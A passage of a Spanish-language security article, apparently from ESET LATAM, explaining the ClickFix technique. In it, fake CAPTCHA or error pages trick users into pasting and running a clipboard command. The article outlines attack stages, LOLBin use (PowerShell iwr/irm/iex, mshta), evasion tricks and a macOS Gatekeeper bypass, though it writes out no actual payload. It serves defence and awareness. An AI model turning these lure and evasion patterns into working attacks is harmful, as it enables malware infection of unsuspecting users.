Un sitio muestra una verificación de seguridad que parece de Cloudflare. Para “demostrar que no sos un robot”, pide presionar Win + R, después Ctrl + V y después Enter. Quien sigue esos pasos abre la ventana Ejecutar de Windows, pega un comando que la página copió al portapapeles sin avisar y lo ejecuta con sus propios permisos.
Esa es la base de ClickFix, una técnica que no necesita explotar ninguna vulnerabilidad: le alcanza con que la persona siga instrucciones. Según el ESET Threat Report H1 2025, las detecciones de ClickFix crecieron un 517% entre el segundo semestre de 2024 y el primero de 2025, y la técnica se ubicó como el segundo vector de ataque más común después del phishing, con casi el 8% de los ataques bloqueados (Infosecurity Magazine).
Este artículo está basado en la charla Loading ClickFix.exe: Please paste to continue, presentada en la BlueSpace Village de Ekoparty 2026.

Imagen 1. Presentación de Loading ClickFix.exe en la BlueSpace Village de Ekoparty 2026.
A continuación, analizamos qué es ClickFix, cómo funciona un ataque, qué variantes existen, qué rastros deja y cómo protegerse.
¿Qué es ClickFix?
ClickFix es una técnica de ingeniería social en la que un threat actor (actor de amenaza) convence a la víctima de ejecutar un comando malicioso por su cuenta. La página inventa un problema, como un CAPTCHA que falló, un documento que no carga o una videollamada con errores, y ofrece una “solución” que siempre implica abrir una herramienta del sistema, pegar un texto y presionar Enter.
De acuerdo con investigadores de la industria, la técnica se observó por primera vez entre marzo y junio de 2024, en campañas de correo de un actor identificado como Storm-1607 que buscaba instalar el malware DarkGate.

Imagen 2. Las etapas de un ataque de ClickFix y los distintos tipos de señuelo. Fuentes: investigaciones de vendors de seguridad y ESET LATAM.
La idea no es nueva. Hace más de quince años, los archivos LEEME.txt de los juegos crackeados pedían desactivar el antivirus y ejecutar un archivo como administrador. ClickFix mantiene la lógica y cambia la presentación: hoy el pedido llega en forma de verificación de seguridad.

Imagen 3. Del crack de 2008 al CAPTCHA falso de 2026.
¿Cómo funciona un ataque de ClickFix?
En su versión más difundida, el ataque sigue estos pasos:
- Señuelo. La víctima llega a la página desde un correo, un resultado de búsqueda o un sitio legítimo comprometido.
- Problema falso. La página muestra un error o una verificación que impide continuar.
- Instrucciones. Se le indica a la persona qué teclas presionar para “solucionarlo”.
- Copiar y pegar. Un script de la página ya copió el comando malicioso al portapapeles.
- Ejecución. Al presionar Enter, el sistema operativo ejecuta el comando con los permisos del usuario.

Imagen 4. Recreación de un señuelo típico. No corresponde a ningún sitio real.

Imagen 5. Cadena de ejecución en Windows. Ejemplo sanitizado basado en investigaciones de la industria.
El comando suele descargar un archivo desde un servidor externo, decodificarlo (habitualmente desde Base64) y ejecutarlo en una ventana oculta. Para hacerlo se usan herramientas legítimas que ya están instaladas en el sistema, como PowerShell, mshta, curl o cmd. A este tipo de binarios se los conoce como LOLBins (Living Off the Land Binaries). Según algunos vendors de seguridad, PowerShell es el intérprete más utilizado en estas cadenas, y los comandos iwr, irm e iex son los que más se repiten.
Como ninguna de estas herramientas es maliciosa por sí misma, la detección no puede basarse solo en el archivo: es necesario analizar qué proceso lanzó a cuál y en qué orden.
Investigadores de seguridad también documentaron variantes más elaboradas, como comandos que usan ssh.exe para lanzar PowerShell, con el dominio fragmentado para evadir filtros y un comentario final del tipo Microsoft Defender Services Secure Access, que es lo único que la víctima llega a ver en la ventana Ejecutar.
ClickFix en macOS
En macOS el señuelo pide abrir la Terminal (Command + Espacio, escribir “Terminal”), pegar el comando y presionar Enter. La cadena es similar a la de Windows e incluye pasos propios del sistema, como eliminar el atributo de cuarentena del archivo descargado para evitar las advertencias de Gatekeeper.

Imagen 6. Cadena de ClickFix en macOS y la señal que deja cada paso.
Tipos de ClickFix
Hoy ClickFix agrupa una familia de variantes. Para clasificarlas sirven dos preguntas: qué problema inventa el señuelo y dónde se le pide a la víctima que pegue el comando.

Imagen 